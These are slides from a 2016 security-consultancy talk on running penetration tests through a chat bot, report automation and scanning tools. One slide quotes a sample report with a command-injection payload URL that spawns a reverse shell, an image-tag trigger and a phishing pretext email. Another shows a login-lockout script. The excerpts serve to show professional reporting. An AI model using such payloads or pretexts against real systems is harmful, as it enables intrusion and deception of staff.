

Pentesting ChatOps

Dr. Melanie Rieback



When hackers grow up...



CONSULTING

IF YOU'RE NOT A PART OF THE SOLUTION,
THERE'S GOOD MONEY TO BE MADE IN PROLONGING THE PROBLEM.



RADICALLY OPEN SECURITY

May 26, 2016

What is ChatOps?

The screenshot shows a web browser window with the address bar displaying `https://chat.radicallyopensecurity.com/group/ros-offtopic`. The browser's address bar includes a search field and navigation icons. Below the address bar, there are several bookmarked links: "Most Visited", "Getting Started", "ROS SugarCRM", "ROS Mediawiki", "ROS IRC Archive", and "ROS Redmine".

The chat interface is split into two main sections. On the left is a dark blue sidebar containing a list of users under "DIRECT MESSAGES" and a "More channels ..." link. The main chat area on the right is titled "ros-offtopic" and shows a conversation:

- A user with a bicycle icon posts a yellow smiley face emoji.
- Ms.Abstract_007** (11:15) says "lolz".
- melanie** (11:15) posts a green alien emoji.
- johnsinteur** (11:15) says "rosbot pug me".
- rosbot** (11:15) posts a blue link: `http://28.media.tumblr.com/tumblr_lk82r5fJzw1qebvsbo1_500.jpg`.
- A photograph of a pug dog looking at a plate of bacon is shown.
- melanie** (11:15) replies to **Ms.Abstract_007**: "try it again! 😊".

At the bottom of the chat area, there is a "Message" input field with a paperclip icon on the left and a send button on the right. A rich text toolbar is visible at the bottom right of the input area, containing options for bold, italic, strikethrough, inline code, multi-line, and quote.



May 26, 2016

Pentesting ChatOps


The screenshot shows a web browser window with the URL `https://chat.radicallyopensecurity.com/group/ros-chatops`. The chat interface is for a group named 'ros-chatops'. On the left sidebar, the user 'melanie' is active. Below the sidebar, there are sections for 'FAVORITES', 'CHANNELS', and 'DIRECT MESSAGES'. The main chat area shows a message from 'melanie' at 20:04 asking for 'rosbot help'. A response from 'rosbot' at 20:04 lists various commands and their functions:

- rosbot shellcmd - list (bash)shell commands
- rosbot shellcmd <foo> - performs bashshell command
- rosbot I need some advice
- rosbot adapter - Reply with the adapter
- rosbot animate me <query> - The same thing as `image me`, except adds a few parameters to try to return an animated GIF instead.
- rosbot echo <text> - Reply back with <text>
- rosbot email <user@email.com> -s <subject> -m <message> - Sends email with the <subject> <message> to address <user@email.com>
- rosbot eval cancel - cancel recording
- rosbot eval list - list available languages
- rosbot eval me <lang> <code> - evaluate <code> and show the result
- rosbot eval off|finish|done - evaluate recorded <code> and show the result
- rosbot eval on <lang> - start recording
- rosbot geocode me <string> - Geocodes the string and return latitude,longitude
- rosbot get directions "<origin>" "<destination>" - Shows directions between these locations
- rosbot help - Displays all of the help commands that rosbot knows about.
- rosbot help <query> - Displays all help commands that match <query>.
- rosbot how do you handle (.*)
- rosbot image me <query> - The Original. Queries Google Images for <query> and returns a random top result.
- rosbot map me <query> - Returns a map view of the area returned by `query`.
- rosbot md5|sha|sha1|sha256|sha512|rmd160 me <string> - Generate hash of <string>
- rosbot mustache me <query> - Searches Google Images for the specified query and mustaches it.

At the bottom of the chat area, there is a message input field with a 'Message' placeholder and a rich text editor toolbar with options for bold, italic, strike, inline code, multi-line, and quote.



XML Pentest Report Automation



The screenshot shows a GitHub repository page for 'radicallyopensecurity / templates'. The file 'Report Writing - Procedure.md' is displayed, showing its commit history and content. The content includes sections for 'Writing a test report', 'Tools', and 'Main structure'. The 'Main structure' section describes the XML report's main element, `<pentest_report>`, and lists its four major parts: document information (metadata), an index, sections, and appendices.

Branch: master templates / xml / doc / Report Writing - Procedure.md

skyanth 6 days ago implemented monospace inline tag

1 contributor

879 lines (650 sloc) | 28.2 KB

Raw Blame History

Writing a test report

Tools

First of all, make sure you have the right tools installed. Check the tools manual for more info.

Main structure

The report's main element is `<pentest_report>`. It contains four major parts:

- Document information (metadata), in the element `<meta>`
- The index, in the element `<generate_index>`
- A variable number of sections (main content), in several `<section>` elements
- A variable number of appendices (extra content), in one or more `<appendix>` elements

Additionally, the `<pentest_report>` element has two attributes:




XML Pentest Report Automation(2)

```
148
149     <section id="attack_narrative">
150         <title>Attack Narrative</title>
151         <p>We were provided with an overview of the network infrastructure and the running services. In the fol
152         
153
154         <section id="finding_vulns">
155             <title>Step 1: Finding the NetMon Vulnerabilities</title>
156             <p>While conducting discovery against the target systems it was discovered that a NetMon 1.4.2
157             NetMon is enterprise network monitoring software for physical, virtual, and cloud-based IT infr
158             
159             <p>While reviewing the security of this internet-facing application, we went through the change
160             In version 1.5, we discovered the following suspicious entry:</p>
161             <pre>* Cleaned up the 'client/submit' routine</pre>
162             <p>We discovered a vulnerability in this routine (see <a href="#remote_code_execution" />), whi
163             The 'client/submit' routine is only accessible to logged-in users, and thus the vulnerability c
164             <p>To perform this attack in a robust way, we wrote a payload generation script.
165             This script generates a link containing a malicious payload that, when clicked, will spawn a re
166             <p>Here is an example of the payload generation script's invocation:</p>
167             <pre>$ python build_payload.py 192.168.0.13 31337 10.0.5.15:3000 "http://10.0.5.15:3000"
168             http://10.0.5.15:3000/client/submit/%0Aecho+f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAADQAIAABAAAAAAAEAEABr
169             <p>The payload can then be triggered as follows:</p>
170             <pre>[img]payload_url[/img]
171             &lt;img src="payload_url" /&gt;</pre>
172             <p>In such a way, generated payloads can be included in an innocent-looking website, wh
173             And when visited, this website will exploit the NetMon host by attacking the vulnerable
174         </section>
175         <section id="spearfishing">
176             <title>Step 2: Spearfishing the Sitting Duck Support Staff</title>
177             <p>The targets of our spearfishing campaign were Sitting Duck Support Engineers. For this atta
178             <p>By tricking one of the Sitting Duck support engineers into navigating to a website under our
179             <p>Radically Open Security, for the purpose of this pentest, has received an account with Sitti
180             
181             <p>In order to get the Sitting Duck Support Engineers to click on our phishing link, we figured
182             <p>We dreamed up a fictional Dutch museum for modern art for children called 'Kinderen Museum V
183             We then registered the domain 'kmvnk.bv', and created an IMAP account for a fictional employee,
184
185             <p>Here is an English translation of the phishing email:</p>
186             <pre>Dear Sitting Duck Support,
187
188             While we're not actually a formal customer of Sitting Duck, Daan de Boer has donated a website account to us (Kinderen
189             But we're currently having errors with the email account management. Daan suggested that I shoot an email to support@si
190
```



XML Pentest Report Automation(3)



NetMon recommends to "remove the public access" to disable this behavior, see <http://docs.netmon.io/docs/core/support>.

5.1.10 SID-010 — Denial of Service

Vulnerability ID: SID-010
Vulnerability type: Denial of Service
Threat level: Low

Description:
The bruteforce hammering protection of Open Server Watch sets timeouts on a per-username basis. An attacker could automatically hit the server repeatedly with relevant usernames (e.g. "admin") in order to lock out those users from logging in.

Technical description:
The following python script repeatedly attempts to login as the admin user:

```
#!/usr/bin/python
import mechanize

mech = mechanize.Browser()
mech.set_handle_equiv(True)
mech.set_handle_redirect(True)
mech.set_handle_referer(True)

users = [('admin', 'password')]
mech.open('https://osw.sittingduck.bv/login.htm')
for u, p in users:
    mech.select_form(nr=0)
    mech.form['user'] = u
    mech.form['pass'] = p
    response = mech.submit()
    if response.geturl() == 'https://osw.sittingduck.bv/login_success.html':
```



Pentesting ChatOps(2)

The screenshot shows a web browser window with the URL `https://chat.radicallyopensecurity.com/group/pen-eyeopen`. The chat interface includes a sidebar on the left with sections for 'FAVORITES', 'CHANNELS', and 'DIRECT MESSAGES'. The main chat area displays a message from 'melanie' at 23:39: 'rosbot shellcmd pdfbuild [redacted] Pentest'. This is followed by a message from 'rosbot' at 23:39: 'git clone... Cloning into '[redacted]'Pentest'...'. The chat then shows the output of a terminal session, including the command `fop -q -c /home/sinteur/fonts/rosfop.conf Report/target/report.fo Report/target/report.2015-09-11_23-39-27.pdf` and the output of `git add Report/target/report.2015-09-11_23-39-27.pdf`. The output shows a fatal error: 'fatal: pathspec 'Report/target/report.2015-09-11_23-39-27.pdf' did not match any files'. This is followed by a successful `git commit` message: 'git commit Report/target/report.2015-09-11_23-39-27.pdf -m automated build by chat [master 20d3521] automated build by chat 1 file changed, 0 insertions(+), 0 deletions(-) create mode 100644 Report/target/report.2015-09-11_23-39-27.pdf'. A link to the commit is provided: `https://gitlab.radicallyopensecurity.com/root/[redacted]Pentest/blob/master/Report/target/report.2015-09-11_23-39-27.pdf`. The chat concludes with a message from John Sinteur: 'John Sinteur pushed 1 commits to master in [redacted]Pentest (https://gitlab.radicallyopensecurity.com/root/[redacted]Pentest/compare/4350deef9...20d35211e) | 20d3521: automated build by chat'. The right sidebar shows a 'Members List' with 4 of 12 users: johnsinteur (UTC +2), melanie (UTC +2), rosbot (UTC +2), and skyanth (UTC +2). The bottom of the chat window shows a message input field and a toolbar with formatting options like `*bold*`, `_italics_`, `~strike~`, `~inline_code~`, `*** multi **`, and `line`.



Pentesting ChatOps(3)

John Sinteur / [REDACTED]

Search in this project

master [REDACTED] / + Download zip

Name	Last Update	Last Commit
Binaries	15 days ago	initial setup
Findings	2 days ago	i's
Non-Findings	2 days ago	i's
Pics	10 days ago	ADD FINDING on error messages
Report	2 days ago	Merge branch 'master' of ssh://[REDACTED]...
Scans	2 days ago	i's
Source	11 days ago	Added [REDACTED] from [REDACTED] i...
templates	15 days ago	templates for reporting
OFF-08122015.v.1.2-[REDACTED]-pent...	14 days ago	Offerte and system details
README.md	15 days ago	git checkout comment in readme
notes-[REDACTED].txt	14 days ago	Added nmap results of [REDACTED]
systeminfo.txt	11 days ago	2nd advisor

README.md

Note: git clone command:
git clone ssh://git@gitlabs:[REDACTED].git



Passive Vulnerability Scanning

The screenshot shows the GitHub interface for the repository 'radicallyopensecurity / PassiveScanningTool'. The repository has 25 watchers, 4 stars, and 2 forks. It contains 22 commits, 1 branch, 0 releases, and 1 contributor. The current branch is 'master'. The commit history shows a recent commit by 'koenj2' titled 'Create LICENSE.md' 13 days ago. Other commits include 'Added support for Shodan.', 'First commit.', 'Added archive.org.', and 'Fixed a small mistake where the port was not output correctly.' The file list includes 'Cve', 'Properties', 'Results', 'Scanslo', 'Shodan', 'FindServiceDescriptor.cs', 'Host.cs', 'HostList.cs', 'LICENSE.md', 'Makefile', 'Newtonsoft.Json.dll', and 'PassiveScanning.csproj'. The right sidebar shows options for Code, Issues (7), Pull requests (0), Wiki, Pulse, Graphs, and Settings. The HTTPS clone URL is 'https://github.c...' and there are buttons for 'Clone in Desktop' and 'Download ZIP'.



Red/Blue Pentesting

Radically Open Security Chat

https://chat.radicallyopensecurity.com/group/pen-██████████

Most Visited Getting Started ROS SugarCRM ROS Mediawiki ROS IRC Archive ROS Redmine

melanie

MORE UNREADS ↑

- @ Thice
- @ adam
- @ bob.goudriaan
- @ boi
- @ daan
- @ debbie
- @ dylan
- @ ecole
- @ ellie
- @ else.lenselink
- @ erik
- @ evan_camomile
- @ frouke
- @ ganesh
- @ giray
- @ ianc

MORE UNREADS ↓

pen-██████████

a point for Blue for finding missing input validation
(and adding that yesterday after 5, so I almost missed that)

melanie 17:02
goodjob Blue

rosbot 17:02
incremented Blue (24 pt)

<http://teachinginkoreanuniversity.com/wp-content/uploads/2015/10/awesome-interview-questions-for-candidates-600x320.jpg>

melanie 17:02
^
I like this one! 😊

muse 17:03
and finally. both teams get an additional point. not for findings

Message

bold _italics_ ~strike~ `inline_code` >quote

3438



What Else Can We Integrate?

- Scanning + Exploitation:
 - Nmap, w3af, sqlmap, hydra, etc..
- Reconnaissance:
 - Whois, Google, PassiveScan, etc..
- Cryptography
 - Hash cracking, etc..
- Other:
 - Email/SMS integration, spearphishing



Questions?



RADICALLY
OPEN
SECURITY